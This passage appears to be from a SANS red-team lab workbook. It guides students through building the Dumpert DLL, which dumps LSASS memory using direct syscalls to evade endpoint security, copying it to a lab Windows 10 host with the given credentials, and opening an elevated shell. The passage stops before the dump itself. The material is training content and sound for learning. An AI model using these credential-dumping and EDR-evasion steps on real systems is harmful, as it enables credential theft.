Please start your target lab environment using the following commands on the student VM:

```
cd /home/student/Desktop/lab-manager
./manage.sh deploy -r [region] -t [version_tag]
```

Once the environment is deployed, please start the lab from the CommandoVM.

Objective 1: Dumping LSASS

We will start this exercise by creating a dump of the LSASS process. As this is a SANS 6-level course, we assume most students will have played around with a variety of LSASS credential dumping tools already:

- Windows Credentials Editor
- PwDump / FgDump
- ProcDump
- Mimikatz
- ...

To keep things fresh, we will use a relatively new tool called `Dumpert`, which has a few additional advantages:


- It can be executed in a DLL form
- It leverages direct syscalls to avoid user-mode hooking by endpoint security products

---

> **Dumpert**
>
> Dumpert, an LSASS memory dumper using direct system calls and API unhooking Recent malware research shows that there is an increase in malware that is using direct system calls to evade user-mode API hooks used by security products. This tool demonstrates the use of direct System Calls and API unhooking and combine these techniques in a proof of concept code which can be used to create a LSASS memory dump using Cobalt Strike, while not touching disk and evading AV/EDR monitored user-mode API calls.
>
> More info about the used techniques can be found on the following Blog: https://outflank.nl/blog/2019/06/19/red-team-tactics-combining-direct-system-calls-and-srdi-to-bypass-av-edr/
>
> *Source: github.com/outflanknl/Dumpert*


Step 1: Open the Dumpert source code

The Dumpert source code has already been included on our CommandoVM. Please open an explorer window and navigate to `C:\Tools\Dumpert`. Dumpert supports multiple forms of execution such as an executable or dynamic link library (DLL). Let's be original and go for the DLL-based approach. To do so, open the `Dumpert-DLL` folder.



Locate the `Outflank-Dumpert-DLL.sln` solution and double-click it to open it in Visual Studio 2019. It's always a good idea to try rebuilding tools available in CommandoVM, as the Chocolatey packages installed are based on source code (and not compiled binaries).


You may receive a warning message indicating you'll need elevated permissions:




If this happens, please select `Restart this application under different credentials`.

Step 2: Building the Dynamic Link Library


Once you open the project, you might get prompted to retarget the project against a more recent version of Windows. Accept by pressing the outlined `OK` button.




If you wish to inspect the source-code, you can do so by accessing the main `Dumpert.c` file located under the `Source Files` repository.




Once you are satisfied with your analysis of the source code, we can proceed with the building process. First, make sure you are targeting the `x64` architecture.



Please also make sure you are creating a "Release" build, not a "Debug" build. This can be simply changed in the Visual Studio drop-down list.




Once configured, select the *"Build Solution"* entry in the *"Build"* menu.




After a couple of seconds, you should either:

- Receive a successful build message
- Receive an indication that the compiled DLL was already up to date

In both cases, the compiled DLL will be stored in `C:\Tools\Dumpert\Dumpert-DLL\x64\Release\Outflank-Dumpert-DLL.dll`:




As we have done for most of the previous payloads, copy the DLL to one of the target domain machines. We can again use WIN10 (`192.168.20.105`) over RDP using the `SEC699-20\student` user account (password `Sec699!!`). Place the DLL in a folder you will remember (i.e. `%HOMEPATH%\Downloads`).



Step 3: Dumping LSASS

With our payload on the target machine, we can proceed to execute it. As touching `lsass.exe` requires elevated privileges, we will need to run the Command Prompt as administrator. On the target machine, search for `Command Prompt`.



Run the following command:

```
runas /user:sec699-20\student_ladm "powershell.exe"
```

